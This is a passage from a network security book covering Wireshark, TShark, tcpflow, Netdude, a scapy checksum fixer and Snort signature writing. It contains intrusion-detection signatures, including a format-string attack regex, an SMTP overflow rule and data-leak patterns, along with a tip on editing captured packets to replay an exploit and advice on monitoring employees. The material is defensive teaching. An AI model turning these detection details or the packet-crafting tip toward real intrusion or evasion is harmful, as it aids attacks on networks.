The Decode As window, shown in Figure 18-13, defaults to the highest level of decoding it knows for this particular flow, but allows you to fall back to lower levels if you wish to decode IP protocol 6 as something other than TCP, or to decode Ethertype 0x0800 as something other than IP. Generally, however, you will be playing with the Transport tab.

Change the drop-down to *both*, as it is also very rare to be speaking one kind of protocol in one direction and a different protocol in another (though I suppose you could do it). Select which protocol you are actually seeing here, then click either Apply to see the change right away or OK to apply and close the Decode As window. As an alternative, you can also select the "Do not decode" option, and it ignores the decoder for that layer, which is useful for when there is no decoder module for the application being examined.



Figure 18-13. Decode As window

To view or clear user-defined decoding schemes, choose Analyze → User Specified Decodes from the menu to display a list of decode definitions, which you can select and clear if desired.

TShark Techniques

If you are using Wireshark for capture (instead of *tcpdump*) and are experiencing some packet drops, using TShark is a smart alternative, as it uses less resources (generating a GUI costs CPU cycles). All of the Wireshark Display Filters you learned how to use can be used in TShark to display traffic as it is captured, and as a filter to save packets to disk.

The TShark manpage (*http://www.wireshark.org/docs/man-pages/tshark.html*) lists the complete command-line switches you can use, but the most common day-to-day switches are covered here. Many of the command-line options are the same as *tcpdump*. For example:

`-s` *n*
: Examines n bytes of each packet (for example, snaplen).

`-w` *filename*
: Writes packets to *filename*.

`-r` *filename*
: Reads packets from *filename*.

`-i` *interface*
: Captures from *interface*.

`-D`
: Shows a list of valid capture interfaces.

That last one is a bit of a kicker, however. For Unix systems that support `ifconfig -a`, it works as expected, similar to *tcpdump*, in that the usual suspects are valid: *eth0*, *ath0*, *wifi0*, and *bge0*. But, for Microsoft Windows-based systems, there is no clean way to identify interfaces. For Windows, it is easiest to use the `-D` option to see what interfaces are available and then use the index number from that. See Figure 18-14 for an example (note the lack of a loopback interface, as WinPcap currently cannot capture on the loopback).


Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\>cd "Program Files\Wireshark"
C:\Program Files\Wireshark>tshark.exe -D
1. \Device\NPF_GenericDialupAdapter (Generic dialup adapter)
2. \Device\NPF_{3E490C70-934F-4591-A988-74D715553F88} (Intel(R) PRO/1000 MTW Network Connection)
3. \Device\NPF_{D25AB42F-F123-4EE2-B407-7D40275DA615} (VMware Virtual Ethernet Adapter)
4. \Device\NPF_{40389D33-512E-42E0-A1B0-505C8284760C} (VMware Virtual Ethernet Adapter)
5. \Device\NPF_{F837072F-2406-4A44-AC4E-73B5513F8D31} (MS Tunnel Interface Driver)
C:\Program Files\Wireshark>

Figure 18-14. TShark Windows interface display

Additional flags worth knowing are as follows:

`-f "`*`bpf filter`*`"`
: Applies the supplied Berkeley Packet Filter (BPF) *`bpf filter`* to the capture.

`-R "`*`wdf filter`*`"`
: Applies the supplied Wireshark Display Filter (WDF) *`wdf filter`* as a display (and if writing to disk with `-w`, a write) filter. Enclose in quotes.

`-d` *`layer type==selector,decode-as protocol`*
: Similar to the Wireshark Decode As setting talked about earlier. This allows for changing the default decoder for a particular flow, which matches the *`layer type==selector`*. See an example below.

Some examples, based on Figure 18-14:

```
tshark.exe -i 2 -R "http.request"
```

This looks for HTTP requests on my Intel PRO/1000 interface (interface number 2 found from doing `tshark -D`).

```
tshark.exe -i 2 -R "http.request" -f "port 8888" -d tcp.port==8888,http
```

This looks for HTTP requests only on TCP port 8888 and ensure that TCP/8888 is decoded as HTTP.

Wireshark Statistics

Wireshark has a huge amount of ever-increasing modules that provide statistics, which is briefly discussed here. If you see a particular statistic option that you want more information about, play around with it and you will quickly become accustomed to how it works. To see how many statistic modules are currently installed, select Statistics from the menu. If VoIP is of interest to you (SIP, H.225, GSM), be sure to check out this section in detail. Of particular interest might be the Protocol Hierarchy Statistics and Conversations module.

Figure 18-15 shows the Wireshark Protocol Hierarchy Statistics window. This is opened from the menu by choosing Statistics → Protocol Hierarchy. This provides a nice summary that can be drilled-down to determine exactly what sort of traffic you see in a particular capture. If you are curious to see just how much bandwidth is being wasted on NetBIOS, take a look at Figure 18-15.


Wireshark: Protocol Hierarchy Statistics
Protocol % Packets Packets Bytes Mbit/s End Packets End Bytes End Mbit/s
Frame 100.00% 550 156960 0.005 0 0 0.000
Ethernet 100.00% 550 156960 0.005 0 0 0.000
Internet Protocol 100.00% 550 156960 0.005 0 0 0.000
User Datagram Protocol 29.45% 162 18725 0.001 0 0 0.000
NetBIOS Name Service 23.45% 129 13260 0.000 129 13260 0.000
NetBIOS Datagram Service 1.27% 7 1818 0.000 0 0 0.000
Bootstrap Protocol 0.36% 2 684 0.000 2 684 0.000
Simple Network Management Protocol 0.36% 2 255 0.000 2 255 0.000
Domain Name Service 2.18% 12 1756 0.000 12 1756 0.000
Remote Procedure Call 1.82% 10 952 0.000 0 0 0.000
Transmission Control Protocol 70.55% 388 138235 0.004 207 79375 0.003
Secure Socket Layer 8.55% 47 21881 0.001 43 20442 0.001
Hypertext Transfer Protocol 0.18% 1 280 0.000 1 280 0.000
File Transfer Protocol (FTP) 0.91% 5 421 0.000 5 421 0.000
Remote Procedure Call 1.09% 6 600 0.000 0 0 0.000
NetBIOS Session Service 22.18% 122 35678 0.001 0 0 0.000
OK

Figure 18-15. Wireshark Protocol Hierarchy Statistics

This can also be used to detect protocols you did not realize were running on your network. If you suspect someone's chatting when they should be working, drop a box running Wireshark on your WAN link to see what sort of traffic is being sent out.

The other statistics module that is especially useful is the Conversations module, shown in Figure 18-16. This analyzes the entire *pcap* and sorts it by different layers. By clicking a column header, it sorts by that column; clicking an already selected column reverses the sort. This is very useful to find top talkers when using the IPv4 tab and very useful for finding large sessions when using the TCP tab.

Other analytics worth mentioning are the IO Graphs, which show bandwidth used over time, and the Flow Graphs, which draw host-to-host communication flows over



Figure 18-16. Wireshark Conversations statistics window

time They can be accessed from the Statistics menu. Samples of these graphs are shown in Figures 18-17 and 18-18. What is nice about these is that you can use WDF's to filter your results.

Setting Useful Defaults

Now that you had a chance to play with Wireshark, you no doubt noticed some things you might like to change: perhaps the packet pane layout is not how you like it, or you find yourself always selecting the same capture options and interfaces all the time. Fortunately, Wireshark allows you to make changes to the defaults that are then saved. If you find yourself always selecting all three display options in the Capture Options window, you can set it that way by default. If you are tired of confirming that you lose packet data when you start a new capture, then you can set it to not ask by default.

To bring up the Preferences Window shown in Figure 18-19, click the crossed wrench-and-screwdriver icon, and select Edit → Preferences, or press Shift-Ctrl-P.

Simply make any changes you like and click Save to keep them that way.

18.3 pcap Utilities: tcpflow and Netdude

Both *tcpdump* and Wireshark come with powerful features for capturing and manipulating packet captures. But there are times when something more is needed. Below is a collection of supporting utilities I commonly use when working with *pcaps*.



Figure 18-17. Wireshark IO Graph



Figure 18-18. Wireshark Flow Graph



Figure 18-19. Wireshark Preferences

tcpflow

tcpflow, written by Dr. Jeremy Elson, is a nifty utility that works both as a sniffer and as a static-capture processor. What is unique about it is its ability to reassemble TCP flows into files. It has not been updated in years, which means it is stable. It handles out-of-order packets and faithfully reassembles them in the proper order, then dumps them all to a unique file for each side of a flow. It does not handle fragments very well, however. The *tcpflow* binary has made its way into a variety of different POSIX distributions, or you can download the source and compile it yourself from *http://www.circlemud.org/~jelson/software/tcpflow/*.

Basics

While it would be interesting to run this against live traffic, I typically use this to extract data from a previously captured *pcap* file. This is useful for when someone else has sent me a *pcap* of an event, such as a file transfer and I need a copy of what was sent. Usage is simple:

```
tcpflow -r yourpcap.pcap
```

It uses the same switch as *tcpdump* for file reading: `-r`. When it is done, the subdirectory you ran it in should contain files named something like this:

```
192.168.001.080.00080-010.164.044.172.01355
010.164.044.172.01355-192.168.001.080.00080
```

Notice these two entries have the same numbers, only reversed, and that the entry for 192.168.001.080 has a five-digit number after it of 00080. That is the port number and this was a web server. The first file has every byte of data sent from the server to the client, while the second file has everything sent from the client to the server. Taking a look at this file shows us:

```
HTTP/1.1 200 OK
Date: Wed, 01 Nov 2006 14:27:49 GMT
Server: Apache/1.3.33 (Unix) DAV/1.0.3
Last-Modified: Tue, 20 Jun 2006 03:14:50 GMT
ETag: "8c89bf1-b91-4497682a"
Accept-Ranges: bytes
Content-Type: text/html; charset=utf-8
Content-Length: 3162
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" >
<html>
<head>
<title>Security Power Tools</title>
...
```

With a little bit of editing to remove the initial server response headers, you could easily extract the HTML sent from the server. This can also be used for images and other binaries with a decent binary editor.

Netdude

According to the official web site (*http://netdude.sourceforge.net/*), Netdude stands for *NETwork DUmp data Displayer and Editor*. Despite its nomenclature, it is a very useful program for cleaning up or altering *pcap* files captured with *tcpdump*, Wireshark, or any other *libpcap*-based capture program.

Basics

Netdude can be a challenge to install on some operating systems. For whatever reason, the dependencies on some Linux distributions do not have it correct, which makes it hard to get working. I successfully compiled it on Gentoo using *emerge* (I had to enable ~x86 for it, however), but trying from source can be a challenge. Netdude is a GUI-based app, so you need to be running X. It also requires GTK 1.2.10 or higher, but *not* GTK2.

Once it is installed, open it, then click File → Open and select a *pcap* to load. When you are finished, you will have a window like Figure 18-20.

Cleaning up a botched pcap file

One of the most frustrating things when capturing traffic is when your IP, TCP, and/or UDP checksums get mangled during capture. It is not the capturing program's fault, typically. Most modern NIC cards have on-chip checksum encoders that ensure the checksum is good no matter what is sent down to be transmitted over the wire. More and more NIC card drivers are becoming wise to this and therefore



Figure 18-20. Netdude with a pcap loaded

neglect to perform checksum calculations themselves, which saves CPU cycles, so it makes sense. But, since you are capturing below the driver but above the NIC, you see those bogus checksums in the capture.

My primary use of Netdude is to fix these botched checksums. There is an easier way to do it, however, if you have *scapy* installed (see Section 18.4). To clean a *pcap* with Netdude, open a *pcap* with known checksum problems. Then from the menu bar, choose Edit → Select All (or, you could manually select packets with the mouse). Then choose Protocols → IPv4 → Fix Checksums, Protocols → TCP → Fix Checksums, or Protocol → UDP → Fix Checksums to fix checksums at these different layers as you need it. If there are no bad checksums, nothing happens. If there are bad checksums that were fixed, the green *x* at the file tab bar across the top changes to a red check mark, indicating the file was changed but not saved. Save your changes by selecting File → Save or File → Save As.

"But what about the Plugins → Checksum Fixer?" you ask. I really don't know. It's never worked for me.

Editing packet payloads

In another example, assume you know how a particular exploit works, but do not feel like writing client/server code to create the proper connection. Simple! Just capture valid traffic and then edit it using Netdude. By selecting a packet from the packet list, a second pane opens below, with tabs that show what layers were found in this packet (e.g., Ethernet, IP, ICMP, TCP, UDP, or HTTP). By clicking these tabs, you can select the editor view for that layer. See Figures 18-21, 18-22, 18-23, and 18-24 for examples of different editor modes.



Figure 18-21. Packet Editor in IPv4 mode



Figure 18-22. Packet Editor in TCP mode

In each of these tabs, the content of the bottom pane is completely editable. For the Ethernet, IP, TCP, and UDP header values, a pop-up window allows you to select what values you want for the field. For the application-layer data (in the example, HTTP), you can free-form edit the data in either Hexadecimal or ASCII. Remember



Figure 18-23. Packet Editor in Payload Hex/ASCII mode



Figure 18-24. Packet Editor in Payload ASCII Only mode

that any time you change data, you need to regenerate the checksum. Netdude is not smart about changing the IP data length, so you are better off altering existing data instead of adding additional data to a particular packet. Once you make changes and fix the checksums, save the newly crafted *pcap* to disk, and the red check will turn to a green X to show your changes were saved.

18.4 Python/Scapy Script Fixes Checksums

It is a fairly common occurrence to end up with bad checksums in your *pcaps* because of drivers that neglect to calculate the checksum properly and rely on the NIC to clean it up.

Often when you are testing an IPS with prerecorded packet captures, you need a properly checksummed packet for replaying purposes, as bad checksum packets are often dropped out of hand by an IPS. So cleaning a bad checksummed *pcap* is a common task. But, occasionally you do not always have time to load up Netdude, not to mention the problems just getting it installed. You want a nice, quick, command-line utility to clean things up.

Thanks to fellow author Bryan Burns, the following shows a nifty little Python script that leverages the packet editing abilities of *scapy* (see Section 6.3) that cleans up all checksums quite nicely, right from the command line.

Basics

Here's the Python script. You need both Python and *scapy* installed on your system to run the script:

```
#!/usr/bin/env python
# Scapy pcap checksum fixer
# 2006 Bryan Burns

import scapy
import sys

def fixpacket(p):
  for ptype in (scapy.IP, scapy.TCP, scapy.UDP):
    try:
      p.getlayer(ptype).chksum = None
    except AttributeError:
      pass

  return p

def fixpcap(filename):
  packets = scapy.rdpcap(filename)
  fixedpackets = map(fixpacket, packets)
  scapy.wrpcap(filename, fixedpackets)
```

```
def main( ):
  try:
    fixpcap(sys.argv[1])
  except IndexError:
    print "usage: %s <filename>" % (sys.argv[0])
    sys.exit(1)

if __name__ == "__main__":
  main( )
```

Simply give this script a *pcap* filename, and it cleans it up.

18.5 Conclusion

Packet capturing is done for a variety of reasons—performance, security, testing, and more. This chapter was meant to give you a short introduction to the essential tools of capturing and manipulating traffic. For additional resources, I strongly recommend the following books:

- *Wireshark & Ethereal Network Protocol Analyzer Toolkit*, by Angela D. Orebaugh, Gilbert Ramirez, CISSP, and Jay Beale (Syngress).
- *Network Intrusion Detection*, by Stephen Northcutt and Judy Novak (SAMS).

—Dave Killion

19

Network Monitoring

Network Intrusion Detection Sensors (NIDS) try to detect network intrusions by monitoring the network. NIDS detect attacks only; they do not respond to them. Devices that respond to attacks are known as Network Intrusion Prevention Systems, or NIPS. This chapter will only cover detecting the attacks with NIDS devices that are free and open source.

NIDS are not plug-and-forget devices. They generate logs that need to be analyzed by humans, and then decisions based upon those logs need to be made. Using NIDS and not analyzing the logs is not very useful. So while NIDS solutions for network monitoring have proven themselves to be very effective, they are not a silver bullet solution that you can just plug in and forget.

19.1 Snort

Snort is probably to best known network intrusion detection software. Its deployment ranges from home user to financial institutions. Many different books have already been written on Snort. This section offers a quick start and ideas on some usual and some unusual implementation of Snort. Although Snort is specialized, it ends up being useful in a multitude of situations.

Different Snort Modes

Snort can be used in basically three different modes:

- Network Intrusion Detection Sensor (NIDS)
- Network Intrusion Prevention System (NIPS)
- Basic packet sniffer (the same as *tcpdump*)

When used in the NIDS mode, Snort has several submodes depending on the level of reporting, logging, and stealth required. When used as a NIDS, Snort acquires only information if any of the rules are tripped, and ignores all other network communication without generating packet captures or logs.

When working in NIPS mode, Snort is placed inline with the communication. This configuration requires that Snort be fully configured for your environment since it can not only log attacks, but also block them. In this scenario, a single bad rule that is set to block communications could bring your whole network down, so before thinking of placing Snort in NIPS mode, be sure to control the number of false positives that your sensor sees. Skipping this step might create a denial of service of your own making on your own network.

Many existing tools already provide and exceed Snort's basic packet sniffer functions, so this section will not cover Snort as a normal packet sniffer.

Writing Signatures for Snort

Snort is a signature-based NIDS, so its ability to detect attacks depends on the quality of its signature base. While many signatures are already provided with Snort, you should learn to write your own signatures to fill your own needs. Signature writing requires a decent knowledge of network protocols and regular expressions. Make sure you read and understand all of W. Richard Steven's *TCP/IP Illustrated* books (Volumes 1 to 3; Addison-Wesley) or other comprehensive TCP/IP books, and perhaps a good regular expression book before you starting writing signatures.

Example 19-1 shows the format of a basic Snort signature; for more advanced features, refer to the Snort manual or web site (*http://www.snort.org/docs/Snort_manual/node16.html*).

Example 19-1. The format of a basic Snort signature

```
                [Pass, Log, Alert]
                [ip,icmp,tcp,upd]
                [any,'dstIP/netmask']
                [any, 'port']
                [->,<>,<-]
                [any,'srcIP/netmask']
                [any, 'port']
([content:, msg:, offset:, depth:, content-list:, dsize:,
flags:,nocase,reference:,pcre])
```

An simple and very bad signature could look like this:

```
alert ip any any -> any any (msg: "There is an IP packet... ")
```

This signature would simply send an alert for every IP packet that the IDS sees.

A more useful signature is:

```
alert tcp any 80 -> 192.168.1.0/24 any (content-list: "porn-word";
msg: "Porn word matched"; offset: 40; depth: 1000; nocase)
```

For any incoming packet from port 80 (HTTP), this signature looks inside the first 40 to 1,000 bytes of each packet for strings containing a word from the file *porn-word*. This could be an easy way to detect whether employees are currently browsing web sites containing words suggesting pornographic content.

Here is a signature using more advanced features, such as Perl regular expressions:

```
    alert ip any any -> any any
(pcre:"/%[0-9.]*$?(i|n|x|s|h|e|g|a){3}/"; msg: "Format string";)
```

This simple signature could detect the presence of a format string inside an IP packet. It should detect attacks such as `%n%n%n` and `%213.2n%x%344.123$h`.

Regular expressions can provide very efficient ways of detecting attack patterns; however, writing efficient regular expressions can be very difficult because the performance impact of such signatures is usually very high. So using a regular expression match makes sense when one regular expression could replace multiple simple *content match* rules. There is no easy equation for this ratio because the processing time of a regular expression is not linear.

Try to avoid the usage of back references in regular expressions because they require over-processing of the data and penalize the performance of the sensor.

Passive Network Mapping

The first thing that amazed me when I started consulting in computer security is the lack of knowledge most network administrators have about their network. I'm not talking about knowing the configuration quirks, or version or operating system of a server, but the plain existence of servers in the network. In security, the first thing you have to know is what there is to defend. While a full inventory is ideal, sometimes it is just not possible due to resources, topology, time, or other restrictions. This is where Snort can be very useful.

Snort can be used not only as an intrusion detection device, but also as a passive network discovery tool. Connecting your Snort detector on the *span* port of a switch and using appropriate signatures can give you a good look at your network in a matter of minutes. How many Windows workstations, printers, web servers, DNS, or even rogue devices are present on the network? The precision of the network discovery you can achieve is pretty much up to you—depending on the precision of the signature, that is.

For example, a rule to discover web servers might look like:

```
alert tcp any any -> any 80 (content:"(GET|HEAD|POST)"; nocase; msg:
"Web server on port 80";)
alert tcp any any -> any !80 (content:"(GET|HEAD|POST)"; nocase; msg:
"Web server on port other than 80";)
```

A rule to discover an IIS server would look like:

```
alert ip any 80 -> any any (content:"Server: Microsoft-IIS"; nocase;
depth:200; msg: "Source is an IIS server";)
```

A rule to discover an IIS 5.0 server would look like:

```
alert ip any 80 -> any any (content:"Server: Microsoft-IIS/5.0"; nocase;
depth:200; msg: "Source is an IIS/5.0 server";)
```

So the level of precision is adjusted by using different types of rules.

This method of network discovery is limited by *what you see is what you get*—if a device is down, not using a protocol, or somewhere else so you don't see the communication, then you wont be able to discover it. Only devices having active communications over that channel (switch, router, hub) will be discovered. So, while Snort can help you discover your own network, it is not magically omniscient.

Stealth Ethernet

After installing a working version of Snort, you might like it to be stealth or not have an IP address, but still be able to gather the information from the wire.

In most Unix variants (BSD and Linux), simply entering the following command puts the interface up without subsequent configuration such as an IP address or subnet. In this way, it is possible to sniff from that interface without being able to reach it from the IP layer:

```
ifconfig eth1 up
```

If you do not receive an IP address listing from the interface you modified, you are good to go.

To run Snort with the specified interface, use the `-i` flag; for example:

```
Snort -i eth1
```

Disabling a Rule

Snort has rules to detect anomalous packets on your network. Maintaining these rule sets can dramatically improve the system's effectiveness, so a few rule-management techniques can help you maintain your Snort IDS:

- Prevent an alert overload by tightening variable definitions and grooming your Snort rules
- Preset your custom rules across rule-set upgrades
- Deconstruct a rule to understand how to customize rules for your environment

The Snort rules are split in multiple categories; e.g., www, virus, pop3, oracle, and chat. While doing your configuration, you could disable all the rule categories that do not apply to your environment. That way the level of noise generated by your NIDS will drop significantly. The same idea can be applied inside the categories; for example, if a signature catches a IIS bug but all your servers run Apache, then there is no need to block those attacks or log them, since they have little chance of affecting your server.

The easiest way to disable rules is simply to just place a # in front of the rules or categories that you want to remove, as in to following example:

The example goes from:

```
alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 (msg:"SMTP RCPT TO overflow";
pcre:"/^RCPT TO\x3a\s[^\n]{300}/ism"; sid:654; rev:14;)
```

to:

```
#alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 (msg:"SMTP RCPT TO overflow";
pcre:"/^RCPT TO\x3a\s[^\n]{300}/ism"; sid:654; rev:14;)
```

Changing the Default Port of a Service

It is possible to change the default port of a service. Since newer rules use the `$HTTP_PORTS` variable, you simply reset it and rerun the rules for the other ports. All those change occur in the configuration or rules files.

For example:

```
var HTTP_PORTS 80
include web.rules
var HTTP_PORTS 8080
include web.rules
```

If you have one network card and two aliases, how can you force Snort to listen on both addresses? Depending on your version, either you can specify an IP list like this:

```
var HOME_NET [ 192.168.10.0/24, 10.1.1.1/16 ]
```

Or you can respecify the `HOME_NET` variable multiple times like this:

```
var HOME_NET 10.1.1.0/24
include misc.rules
var HOME_NET 192.168.1.0/24
include misc.rules
```

Snort Preprocessor

Preprocessors are a very important part of Snort architecture, as packet fragmentation, URL encoding, and tasteful inspection are all performed through the use of preprocessors. This is why it is very important to learn to use and configure them. Otherwise, a simple *fragroute* on the side of the attacker could render your entire signature set totally useless.

Preprocessors can also be responsible for parsing more specific protocols such as Telnet, SMTP, and FTP. This preprocessing enables less data to be examined, offers better performance, and protects against evasion techniques. Preprocessors need to be configured before use, so it is important to take a look at the provided configuration

since each preprocessor may need its own configuration. Please refer to the Snort manual for more information on the possible configuration of each preprocessor.

Excluding Authorized Scans

It is always a good idea to subscribe to an Internet scanning service to get a second opinion about your network. However, it's not that easy to get a good scan.

With your defenses up, you are essentially leasing a service that has no chance at all of penetrating your network, just overloading your NIDS with logs from their scan. So at the end of the day, all you have is 25,000 logs to look at—you paid these guys to tell you almost nothing, since you blocked all its reconnaissance packets, if not banned its IP address.

So, you might decide to drop your first line of defense for these scanners, to give them (and you) a much better view of the real inside network. This is a better scan of the current vulnerability level because it will find which servers are vulnerable and whether the firewall and IDS fall down.

If you ever want to drop the Snort rules in such a case, just add a pass rule that disables processing packets incoming from the scanner. Here is an example of a pass rule to allow the source IP address 192.168.2.3 to connect to ports in the network without generating logs:

```
pass ip 192.168.2.3 any -> $HOME_NET any
```

Another example could be used for a web scanner to access only the web server:

```
pass tcp 192.168.2.4 any -> $WEB_SERVER 80
```

Other variations on the same principle could be applied to fit your network.

Log Analysis

Once you have a Snort setup working, it will start to generate a lot of information about what is happening on your network. This can be confusing; having too much information is like having not enough—the important information gets lost in the noise level so quickly that you cannot distinguish between what is important and what is not. To solve that issue, there are many products that help parse the information generated by Snort, such as a mySQL server and an ACID interface, or Snortalog. These tools can generate graphics about what is going on in your network. Figure 19-1 shows an example from the main ACID window.

The other possibilities for log analysis include sending the information to a *syslog* server and using a tool such as Splunks (*http://www.splunks.com/*) to manage all of your logs—not those just generated by Snort. Splunk, while not an open source or


Netscape:
File Edit View Go Communicator Help
Bookmarks Location: http://127.0.0.1:8080/acid/acid_main.php What's Related
Back Forward Reload Home Search Netscape Print Security Shop Stop
Snort Analysis Console for Intrusion Databases
Time window: [2000-07-29 10:05:05] - [2000-08-05 14:09:40]
# of Sensors: 2
Unique Alerts: 3
Total Number of Alerts: 11962
Source IP addresses: 480
Dest. IP addresses: 26
Traffic Profile by Protocol
TCP (19%)
UDP (74%)
ICMP (7%)
Search
Snapshot
Alert Listing
Most recent 15 Alerts: any protocol, TCP, UDP, ICMP
Graph Alert detection time
ACID v0.9.2 (by Roman Danyliw as part of the AirCERT project)
100%

Figure 19-1. The main ACID window

free tool, is a search engine for your logfiles. It acts like a *syslog* Google. Figure 19-2 shows the Splunk main window.

Some might prefer to use the Unix *grep* to parse logfiles. To GUI-lovers, *grep* might seem archaic but it remains one of the best log-processing utilities. Scripting with *grep* also offers you the possibility to create your own reports. Try using *grep* and you might find it's the right tool for you. When you learn a bit of regular expressions, you might be surprised by what this tool can do.

Updating Rules

An NIDS based on signatures is only as good as its signature database. It is very important to keep an up-to-date signature database for Snort. Otherwise, Snort will not be able to catch the new exploits or bugs and will only see valid traffic. However, updating it frequently may also cause a problem if you have customized signatures everywhere. I highly recommend putting your custom signatures in another file so they do not get erased during your next update. The other way of doing it is to keep an original version of the signature database before you modify it, doing a diff of the new database with the original one, and then applying this patch to your personal customized database. This way only new signatures, deleted ones, or modified ones are changed, and your tweaked signature should stay the same.

Example 19-2 lists a simple script to replace the old database with the new one. Note that all changes manually made are lost during this process.


http://interop.demo.splunk.com/
splunk
RT at a glance
Splunk > See It
Splunk Professional 2.1.3 - Sentri...
Search
My Account
Last refreshed: 02.08.2007 14:43:54 -0800
Refresh
Logged in as guest
Logout
Help
Splunks
Preferences
splunk> PROFESSIONAL
SentriantGenericAlert
Absolute
Start
mm/dd/yyyy hh:mm:ss
Duration
Minutes
End
Clear
Events by Time
Click any bar to set a time range. Shift-click another to extend the range.
1 bar = 1 hour
4000
2000
16:00
17:00
18:00
19:00
20:00
21:00
22:00
23:00
00:00
Friday May 05
Saturday May 06
Events (≥10,000)
Event Types (≥1)
Source Types (≥1)
Hosts (≥5)
Sources (≥1)
Hide events by time
Events 1-10 of at least 10,000, sorted by time.
Page: 1 2 3 4 5 6 ... 999 1000 | Next >
Results per page 10
1 May 6 00:04:52 45.2.94.6 SentriantGenericAlert: Time="05/06/06 12:04 AM",Host="Cylon_2.localdomain",Category="fabric_network_activity",Gen
EVENTTYPE::79535 ok | 05/06/2006, 00:04:52 | Similar | Related
SOURCETYPE::syslog | HOST::45.2.94.6 | SOURCE::tcp:127.0.0.1:9998 | Show source
Look up event | Share event
2 May 6 00:04:32 45.2.94.6 SentriantGenericAlert: Time="05/06/06 12:04 AM",Host="Cylon_2.localdomain",Category="fabric_network_activity",Gen
EVENTTYPE::79533 | 05/06/2006, 00:04:32 | Similar | Related
SOURCETYPE::syslog | HOST::45.2.94.6 | SOURCE::tcp:127.0.0.1:9998 | Show source
Look up event | Share event
3 May 6 00:04:32 45.2.94.6 SentriantGenericAlert: Time="05/06/06 12:04 AM",Host="Cylon_2.localdomain",Category="fabric_network_activity",Gen
EVENTTYPE::79533 | 05/06/2006, 00:04:32 | Similar | Related
SOURCETYPE::syslog | HOST::45.2.94.6 | SOURCE::tcp:127.0.0.1:9998 | Show source
Look up event | Share event
4 May 6 00:04:32 45.2.94.6 SentriantGenericAlert: Time="05/06/06 12:04 AM",Host="Cylon_2.localdomain",Category="fabric_network_activity",Gen
EVENTTYPE::79535 ok | 05/06/2006, 00:04:32 | Similar | Related
SOURCETYPE::syslog | HOST::45.2.94.6 | SOURCE::tcp:127.0.0.1:9998 | Show source
Look up event | Share event
5 May 6 00:04:22 45.2.94.6 SentriantGenericAlert: Time="05/06/06 12:04 AM",Host="Cylon_2.localdomain",Category="fabric_network_activity",Gen
EVENTTYPE::79533 | 05/06/2006, 00:04:22 | Similar | Related
SOURCETYPE::syslog | HOST::45.2.94.6 | SOURCE::tcp:127.0.0.1:9998 | Show source

Figure 19-2. Splunk in action

Example 19-2. A script to replace an old database with a new one

```
#!/bin/sh
# Place of storing your snort rules. Change these variables
# according to your installation.
RULESDIR=/etc/snort
RULESDIRBAK=/etc/snort/bak
# Path to wget program. Modify for your system if needed.
WGETPATH=/usr/bin
# URI for snort rules
RULESURI=http://www.snort.org/downloads/Snortrules.tar.gz
# Get and untar rules.
cd /tmp
rm -rf rules
$WGETPATH/wget $RULESURI
tar -zxf snortrules.tar.gz
rm –f snortrules.tar.gz
# Make a backup copy of existing rules
mv $RULESDIR/*.rules $RULESDIRBAK
# Copy new rules to the location
mv /tmp/rules/*.rules $RULESDIR
```

Blocking Port Scan

Since signature-based detection is not very appropriate for detecting port scans, Snort offers a preprocessor module that does just that. If you want to detect incoming port scans, be sure to add this configuration to your server. The format for this preprocessor is:

```
preprocessor sfportscan: proto <protocols> \
    scan_type <portscan|portsweep|decoy_portscan|distributed_portscan|all>\
    sense_level <low|medium|high> \
    watch_ip <IP or IP/CIDR> \
    ignore_scanners <IP list>\
    ignore_scanned <IP list> \
    logfile <path and filename>
```

A normal rule would be:

```
preprocessor flow: stats_interval 0 hash 2
preprocessor sfportscan: proto {all} scan_type {all} sense_level {low}
ignore_scanners {$Qualys_box, $nessus_box}
```

The `ignore_scanners` and `ignore_scanned` options come into play in weeding out legitimate hosts that are very active on your network. Some of the most common examples are NAT IP addresses, DNS cache servers, *syslog* servers, and NFS servers. The sfPortscan preprocessor may not generate false positives for these types of hosts, but be aware when first tuning sfPortscan for these IP addresses. Depending on the type of alert that the host generates, the analyst will know which to ignore it as. If the host is generating port sweep events, then add it to the `ignore_scanners` option. If the host is generating port scan alerts (and is the host that is being scanned), add it to the `ignore_scanned` option.

From a NIDS to an ILDS

ILDS are information leaks detection engines. While network attacks from the Internet are a well-known and discussed subject, information leak detection looks like it is still in its infancy. For those of you that work on large-scale networks, information leaks coming from an employee probably costs much more money to your business than external attackers using your server to propagate worms. Information leak detection tries to target the information that you do not want to get out of your business and fall into the hands of the competition. So what we want to detect is not an attack pattern but a leak pattern. What are leak patterns? How do you look for them? A simple leak pattern could look like this basic list:

```
Confidential
Secret
Patent
Financial reports
Internal Only
Do not disclose
...
```

This kind of list could be used to monitor the presence of those words in email, IM, and HTTP communication.

The next example is a rule that detects patterns similar to a social security numbers:

```
alert tcp any any -> any 25 (pcre:"/\d\d\d-\d\d-\d\d\d\d/"; msg: "SN# in email";)
```

Other rules (e.g., such as one monitoring people from your staff posting on blogs about your Enterprise) could be used to ensure that the information disclosure rules are applied.

Protocols that should be monitored

Studies in the field of information leakages, done by companies such as Port Authority (*www.portauthoritytech.com*), suggest that most information leakages occur through these basic protocols:

- HTTP
- Email
- Printer

These protocols should be first on your hit list, since they are the most used modes of communication to leak information.

Limitations of Snort as an ILDS

Snort was not designed to be an ILDS, so the following features that would be useful in an ILDS are not present in Snort:

- See compress content (zip, uuencoded)
- Verify content of non-ASCII files transfer (PDF, Word, Excel)
- Base actions on signatures
- Verify encrypted communication
- Check executable content

Due to these limitations, Snort as an ILDS should only be used to indicate which host or internal leaks should be better monitored by other solutions, such as a full network capture by *tcpdump* (see Chapter 18). Also, having a full communication capture can provide information about what leak was made by who to whom, under what circumstances, and other parameters.

Implementing a system that monitors information leaks requires network administrators. These administrators will see part of the leaked information, so be sure not to create another leak by trying to patch the first one.

Monitoring Network Usage

Snort is network-monitoring software. While it can be used to find an information leak occurring inside your organization, it can also be used to monitor what employees are doing on their system. Sort of like a big brother tool.

Snort can monitor the network in two ways: against attackers trying to get in your network and against employees using the network to look out. While it might be difficult to determine what constitutes a bad web site to look at, rules could be applied to trigger on a different level and catch both types of network usage.

Example 19-3 contains examples of rules to monitor and catch misused corporate resources. Some of these examples are taken from the default Snort rules and are explained; you can also create your own and contribute to the community.

Example 19-3. Example rules for monitoring network usage

```
# This alert is looking for MSN messenger message
alert tcp $HOME_NET any <> $EXTERNAL_NET 1863 (msg:"CHAT MSN message";
